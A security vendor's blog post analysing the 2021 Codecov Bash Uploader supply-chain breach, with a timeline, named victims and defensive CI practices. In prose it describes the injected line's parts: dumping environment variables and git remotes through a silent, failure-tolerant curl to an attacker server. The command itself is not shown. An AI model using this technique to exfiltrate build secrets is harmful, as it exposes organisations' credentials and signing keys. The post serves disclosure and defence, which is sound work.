For two months in 2021, thousands of build pipelines ran one extra line of shell every time they finished their tests. The line belonged to nobody on those teams. It came from Codecov, a code-coverage service, whose Bash Uploader script had been quietly edited by an intruder. Each build that ran it sent its git remote and every environment variable it had to a server the intruder controlled: cloud keys, registry tokens, signing keys, whatever the job happened to carry.
Nothing broke and no test failed. It was found because one customer compared the script they had downloaded with the checksum published on GitHub, and the two didn't match. This is how the change got in, what it took, why it went unseen for so long, and the habits that would have left a build with nothing worth taking.
Step 1: a credential left inside a Docker image

Codecov's own account is short. An error in the way it built its Docker images "allowed the actor to extract the credential required to modify our Bash Uploader script". Its FAQ says that credential was a Google Cloud Storage key: the key that could write to the bucket the script was served from.
• A Docker image is a set of layers. A file added in one layer and deleted in a later one is still in the image; anyone who pulls it can unpack the old layer.
• The same is true of a build argument or an ENV line holding a key: it is in the image history.
• Codecov has not said which file or layer it was. Whatever the exact mistake, the result was that a write key for a public download sat where an outsider could read it.
Nothing about this needed a zero-day. It needed one secret in the wrong artefact, and someone patient enough to look.
Step 2: one line added to a script thousands of builds fetched
From 31 January 2021 the intruder changed the uploader from time to time. Codecov says this was the only change ever made to it:
Each part was chosen to be invisible:
• env prints every environment variable of the job. In CI that is where secrets live.
• git remote -v tells the receiver which repository the secrets came from, and the remote URL often holds a token too.
• -s keeps curl silent and -m 0.5 gives up after half a second, so the build log shows nothing and the build doesn't slow down.
• || true means that if the request fails, the script carries on. No build ever went red because of it.
The usual way to install the uploader was one line in a pipeline: download codecov.io/bash and pipe it straight into the shell. So every build fetched whatever was in the bucket at that moment. The same script sat inside Codecov's GitHub Action, its CircleCI Orb and its Bitrise Step, so teams that never typed curl ran it too. Codecov's Ruby, Node and other language uploaders were separate code and were not affected.
Step 3: what the secrets opened
Most victims never said anything in public. Those that did show the pattern: the uploader ran in pipelines that could also build, sign and publish.
• HashiCorp found that a subset of its CI pipelines used the uploader, and that the GPG private key it uses to sign the checksums of its product downloads had been in that environment. It found no misuse, rotated the key anyway, and shipped new Terraform versions that trust the new key. Anyone who checks HashiCorp downloads had to update.
• Twilio confirmed the uploader ran in a small number of its projects and CI pipelines.
• Rapid7 said on 13 May 2021 that an outsider reached a small set of its source code repositories for internal tooling of its managed detection service. They held internal credentials, which it rotated, and alert data for some customers.
• monday.com disclosed in its IPO filing that someone got a read-only copy of its source code.
The first hop was the CI secret. The second was whatever that secret could reach: source code, a package registry, a cloud account, a signing key. A signing key is the worst of these, because the next victim is whoever trusts your signature.
Step 4: found by a checksum, two months later
Codecov published the uploader's expected SHA checksums in its GitHub repository, separate from the bucket that served the file. On the morning of 1 April 2021 a customer checked the script they had downloaded against those values, saw a difference and reported it. Codecov fixed the script the same day and told affected users on 15 April.
That is the whole detection story. No scanner, no anomaly alert. One team ran a check that every user could have run, and most never did, because the install instructions didn't ask them to. The check only worked because the hash and the file lived in different places: whoever could change the bucket couldn't change GitHub.
Verification protects you only if the thing you compare against is out of the attacker's reach, and only if somebody actually runs the comparison.
Timeline
• Before 31 January 2021: the storage key is exposed through Codecov's Docker image build.
• 31 January: first known change to the Bash Uploader.
• February to March: the line comes and goes; builds that fetch the script in those windows send their environment out.
• 1 April: a customer reports a checksum mismatch. Codecov fixes the script, rotates its keys and starts an investigation with a forensic firm and US federal law enforcement.
• 15 April: public disclosure; affected users get an email and an in-app notice.
• Late April and May: HashiCorp, Twilio, Rapid7 and others publish what the uploader exposed in their own pipelines.
• Afterwards: Codecov replaces the Bash Uploader with a compiled uploader whose checksum file is signed with its PGP key, and documents how to verify both.
The habits that break each step
1. Don't pipe a download into a shell. Download, verify, then run
Keep the expected hash in your own repository, next to the pipeline. A change to the vendor's file then fails your build instead of running in it.
• Where the vendor signs its checksum file (Codecov does now, with PGP), check the signature too, with a key you imported once and pinned.
• A checksum downloaded from the same server as the file proves nothing about tampering on that server. Pin it, or fetch it from somewhere the attacker can't also write.
• Updating the pinned hash becomes a small pull request. That is the point: someone looks at it.
• To get the hash and this snippet for a script you already fetch, paste its URL into the pinned download check; it also says whether the vendor publishes a checksum or signature next to the file.
• For GitHub Actions the same idea is pinning to a commit SHA rather than a tag; the tj-actions/changed-files case shows what a movable tag costs.
2. Give each step only the secrets it needs
The uploader read env, so it got everything in the job. Most CI systems let you set secrets per step instead of per job or per pipeline.
• Put coverage, linting and other third-party tools in a job that holds no deploy, publish or signing secret at all.
• Use protected environments for deploy credentials, so only the deploy job on the main branch can read them.
• Run env (masked) in a test job once and read the list. Codecov told every affected customer to do exactly that to see what had leaked. Most teams were surprised by it.
3. Make the secret that leaks worth little
• Replace long-lived cloud keys with OpenID Connect: the job asks AWS, Azure or Google Cloud for credentials that last minutes and work only for that repository and branch.
• Publish packages with the registry's trusted publishing, not a stored token.
• Where a stored token can't be avoided, scope it to one repository or one package and give it an expiry date.
4. Keep signing keys out of CI environment variables
HashiCorp had to rotate the key its users trust because the key was readable by a build. Sign in a separate, locked-down job or through a key service (a cloud KMS or Sigstore's keyless signing) so that the private key never appears as a variable that a script can print.
5. Watch where the runner connects
A test job talks to a short list of hosts: your package registries, the coverage service, GitHub. A POST to an unknown IP address at the end of every build is exactly what an egress allow-list or a runner monitoring agent flags. It would have turned two months into one day.
6. Check what you ship, too
Codecov's own first mistake was a secret in a published image. Before you push an image, scan its layers and history for keys (tools such as docker history --no-trunc, Trivy or gitleaks find most of them), use multi-stage builds so build-time files never reach the final image, and pass build secrets with BuildKit's --secret rather than ARG or ENV.
If you ran a remote script in CI during a compromise window
1. List the pipelines that fetched it and the dates they ran.
2. For each, list every variable the job could read (the env output, plus secrets mounted as files).
3. Rotate all of them, starting with signing keys, publish tokens and cloud keys. Rotation, not review: you can't tell from the outside which ones were used.
4. Check what those credentials did in the window: registry publishes, cloud API calls, repository clones from unknown addresses.
5. If a signing key was exposed, tell the people who verify your signature, and ship the new key.
A leaked deploy or CDN credential is often used to change what a site serves its visitors. A content security policy with reporting is one of the few places such a change shows up from the outside; osec CSP Reports collects those reports for a small site without a security team.
The lesson
Codecov was attacked for where its code ran, not for what it did: inside other companies' builds, next to their secrets, fetched fresh on every run. The same shape returned with the XZ Utils backdoor and Polyfill.io. The defences are dull and they work: pin what you run, verify it against something the attacker can't change, and give each step so little that a stolen environment is a disappointment.
osec.one makes small security tools for sites without a security team: passwordless sign-in, login rules, scans and CSP reports, each added with a pasted snippet and no DNS move.
See the toolsSources: Codecov: Bash Uploader security update (15 April 2021, updated with FAQ and indicators); HashiCorp: HCSEC-2021-12, Codecov security event and HashiCorp GPG key exposure; SecurityWeek: Twilio, HashiCorp among Codecov supply chain hack victims; Dark Reading: Rapid7 source code accessed in supply chain attack; BleepingComputer: Codecov hackers gained access to monday.com source code; TechTarget: Codecov breach raises concerns about software supply chain; Codecov: Introducing Codecov's new uploader; Codecov docs: verifying the uploader.